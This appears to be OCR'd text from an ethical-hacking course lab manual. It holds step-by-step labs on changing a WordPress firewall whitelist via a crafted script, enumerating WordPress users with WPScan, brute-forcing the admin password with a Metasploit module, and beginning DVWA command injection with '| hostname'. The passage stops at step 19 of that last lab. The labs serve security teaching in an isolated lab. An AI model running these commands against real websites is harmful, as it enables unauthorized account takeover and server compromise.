


FIGURE 2.15: Opening the Script in Google Chrome

29. The **Security_Script.html** file opens up in the Chrome browser, along with a pop-up as shown in the screenshot, click **OK** to continue.




FIGURE 2.16: Executing the Script

30. Click **Submit** button to execute the script.




FIGURE 2.17: Script Executed

31. As soon as you click on **Submit** button, it will redirect you to the WordPress Firewall 2 configurations page.
32. Scroll down and observe in the Whitelisted IPs section the IP address is changed to **10.10.10.11** (Kali Linux)




FIGURE 2.18: Whitelisted IP changed to Attackers IP address

Lab Analysis

Analyze and document the results related to this lab exercise. Provide your opinion of your target's security posture and exposure.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Internet Connection Required	
☐ Yes	☑ No
Platform Supported	
☑ Classroom	☑ iLabs

Lab

3

Enumerating and Hacking a Web Application using WPScan and Metasploit

WordPress is a web software and content management system (CMS) that you can use to create a website or blog.

Lab Scenario

WPScan is a black-box WordPress vulnerability scanner. It is a regular part of most of the penetration testers' assessment toolkit. According to Web Technology Surveys, WordPress is used by 60.4% of all known content management system websites, and 23.8% of all websites. WPScan provides great help in assessing the security of target organizations with WordPress sites.

Lab Objectives

The objective of this lab is to help you learn how to:

a. Enumerate Users using WPScan

b. Perform dictionary attack to crack passwords using Metasploit

Lab Environment

To perform this lab, you will need:

- A computer running Windows Server 2016
- Windows Server 2012 running as virtual machine
- Kali Linux running as virtual machine

Lab Duration

Time: 10 Minutes

Overview of the Lab

This lab demonstrates multiple attacks performed on a vulnerable php website (WordPress) in an attempt to gain sensible information such as usernames and passwords. You will learn how to use WPScan tool to enumerate usernames on a WordPress website, and how to crack passwords by performing a dictionary attack using an msf auxiliary module.

Lab Tasks

1. Click **Start** at the lower left corner of the screen, click the downward arrow, and click **Wampserver64** to launch WampServer.




FIGURE 3.1: Starting the WampServer

2. Log in to the **Kali Linux** virtual machine.
3. Launch a command line terminal, type the command **wpscan --url http://[IP Address of Windows Server 2012]:8080/CEH --enumerate u** and press **Enter**.

Note: In this lab, the IP Address of **Windows Server 2012** is **10.10.10.12,** which may vary in your lab environment.

4. On entering the command, you will be asked to update the database. Simply, press **Enter** to avoid the updation.




FIGURE 3.2: Enumerating the Usernames

5. WPScan begins to enumerate the **usernames** stored in the website's database, and displays them as shown in the screenshot:




FIGURE 3.3: Usernames Enumerated

6. Now that you have successfully obtained the usernames stored in the database, you need to find their passwords.
7. To obtain the passwords, you will use an auxiliary module named **wordpress_login_enum** (in msfconsole) and perform a dictionary attack using the **Passwords.txt** file (in the **Wordlists** folder), which you copied to the **root** folder in the previous module.
8. To use the **wordpress_login_enum** auxiliary module, you need to first launch msfconsole.
9. However, you need to start the **postgresql service** before launching the msfconsole.
10. To start postgresql service, type the command **service postgresql start** and press **Enter**.




FIGURE 3.4: Starting the Services

11. Because you have started both the services, you shall now launch msfconsole.
12. To launch msfconsole, type **msfconsole** and press **Enter**.




FIGURE 3.5: Launching msfconsole

13. Now, you will use the **wordpress_login_enum** auxiliary module.
14. Type **use auxiliary/scanner/http/wordpress_login_enum** and press **Enter**.




FIGURE 3.6: Using the Auxiliary Module

15. This module allows you to enumerate the **login credentials**.
16. To know all the options, you can configure in this module, type **show options** and press **Enter**.
17. You can view a list of options that can be set for this module. Because you want to obtain the password, you need to set the:
    a. **PASS_FILE**: In this option, you will be setting the **Passwords.txt** file using which; you will be performing the dictionary attack.
    b. **RHOSTS**: In this option, you will be setting the target machine i.e., **Windows Server 2012** IP Address.
    c. **RPORT**: In this option, you will be setting the target machine port i.e., **Windows Server 2012** port.
    d. **TARGETURI**: In this option, you will be setting the base path to the WordPress website i.e., **http://[IP Address of Windows Server 2012]:8080/CEH/**.
    e. **USERNAME**: In this option, you will be setting the username that was obtained in the **Step no. 5**.




FIGURE 3.7: Viewing the Options

18. Type **set PASS_FILE /root/Wordlists/Passwords.txt** and press **Enter** to set file containing the passwords.
19. Type **set RHOSTS [IP Address of Windows Server 2012]** and press **Enter** to set the target IP Address.
20. Type **set RPORT 8080** and press **Enter** to set the target port.

21. Type **set TARGETURI http://[IP Address of Windows Server 2012]:8080/CEH/** and press **Enter** to set the base path to the WordPress website.

22. Type **set USERNAME admin** and press **Enter** to set the username as **admin**.

Note: You may issue any one of the usernames that you have obtained during the enumeration process. In this lab, the **admin** user is being issued




FIGURE 3.8: Setting the Options

23. Now, all the options have been successfully set. Type **run** and press **Enter** to execute the auxiliary module.




FIGURE 3.9: Running the Auxiliary Module

24. The auxiliary module begins to brute-force the login credentials by trying various passwords for the given username **admin**.




FIGURE 3.10: Auxiliary Module Brute Forcing the Password

25. Once the correct password associated with the username is found, the module stops and displays the **cracked password**, as shown in the screenshot:




FIGURE 3.11: Password Successfully Cracked

26. Now, use the obtained username-password combination to log into the WordPress website.

27. Launch the **Firefox ESR** web browser, type **http://[IP Address of Windows Server 2012]:8080/CEH/wp-login.php** in the address bar, and click **Log In**.




FIGURE 3.12: Logging in to WordPress Website

28. You should be able to successfully log into the website, as shown in the screenshot:




FIGURE 3.13: Login Successful

29. In the same way, you can follow the **steps 18–22** and crack other users' passwords associated (by setting another username obtained during enumeration; e.g., "cehuser1").
30. Thus, you have successfully enumerated the usernames and cracked their passwords.

Lab Analysis

Analyze and document the results related to this lab exercise. Provide your opinion of your target's security posture and exposure.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Internet Connection Required	
☐ Yes	☑ No
Platform Supported	
☑ Classroom	☑ iLabs

Lab

4

Exploiting Remote Command Execution Vulnerability to Compromise a Target Web Server

Damn Vulnerable Web App (DVWA) is a PHP/MySQL web application that is extremely vulnerable. Its main goals are to be an aid for security professionals to test their skills and tools in a legal environment, help web developers understand better the processes of securing web applications, and aid teachers/students in teaching/learning web application security in a classroom environment.

Lab Scenario

Web developers build web applications, keeping in mind all the security measures involved in doing so. Any loopholes found in the applications might allow attackers to exploit them, resulting in remote code execution, database extraction, and sometimes even the complete takeover of the servers that host them. Thus, as a CEH, you need to ensure that web applications are properly built and are free from vulnerabilities that could lead to SQL injection, cross-site scripting, and so on.

Lab Objectives

The objective of this lab is to help you learn how to exploit command-line execution vulnerabilities.

Lab Environment

To perform this lab, you will need:

- A computer running Windows Server 2016
- Windows Server 2012 running as virtual machine
- Windows 10 running as a virtual machine
- Web browsers

Lab Duration


Time: 20 Minutes

Overview of the Lab

This lab demonstrates the exploitation performed on command-line execution vulnerability found in DVWA. Here, you will learn how to extract information of a target machine, create user account, assign administrative privileges to the created account, and use that account to log into the target machine.

Lab Tasks

1. Click **Start** at the lower left of the screen, click the downward arrow, then click **Wampserver64** to launch WampServer.






FIGURE 4.1: Starting the WampServer

2. Launch the **Windows 10** virtual machine from the VMware Workstation, and log onto it.
3. Launch any (here **Chrome**) browser, type the URL **http://[IP Address of Windows Server 2012]:8080/dvwa** in the address bar, and press **Enter**.

   Note: The IP address of **Windows Server 2012** in this lab is **10.10.10.12,** which might vary in your lab environment.
4. The **DVWA** login page appears; type the following credentials, then click **Login**:
   a. Username: **gordonb**
   b. Password: **abc123**

FIGURE 4.2: Logging in to DVWA

5. gordonb's page appears; click **Command Execution**.




FIGURE 4.3: Selecting Command Execution

6. The command execution utility in DVWA allows you to ping a machine.
7. Type the IP Address of the **Windows Server 2012** machine, and click **submit** to ping the machine.

FIGURE 4.4: Pinging a Machine

8. DVWA has successfully pinged a machine, as shown in the screenshot:

FIGURE 4.5: Machine Pinged Successfully

9. Now try issuing a different command to check whether DVWA can execute it.

10. Issue the command **| hostname** and click **submit**. Generally, hostname is used to probe the name of the target machine.

FIGURE 4.6: Obtaining Hostname

11. Because you have issued a command, instead of entering an IP address of a machine, the application returns an error, as shown in the screenshot:




FIGURE 4.7: Error Returned by the Application

12. This shows that the application is secure enough.

13. Now check the security setting of the web application. To check, click **DVWA Security** in the left pane.




FIGURE 4.8: Selecting DVWA Security

14. **DVWA Security** web page appears. Observe that the security level is **impossible.** This security setting was blocking you from executing commands other than simply pinging a machine.




FIGURE 4.9: Viewing the Security Setting

15. Now, set the security level of the web application to "**low**" to exploit the command execution vulnerability. Here, your intention would be to show that a weakly secured web application is the prime focus of attackers, to exploit its vulnerabilities.

16. Select **low** option from the drop-down list, and click **Submit.**




FIGURE 4.10: Configuring DVWA Security

17. You have configured weak security setting in DVWA. Now check if you can execute any commands besides pinging a machine.

18. Click **Command Injection** in the left pane.

FIGURE 4.11: Selecting Command Execution

19. The **Command Injection** web page appears, type **| hostname** and click **submit**.

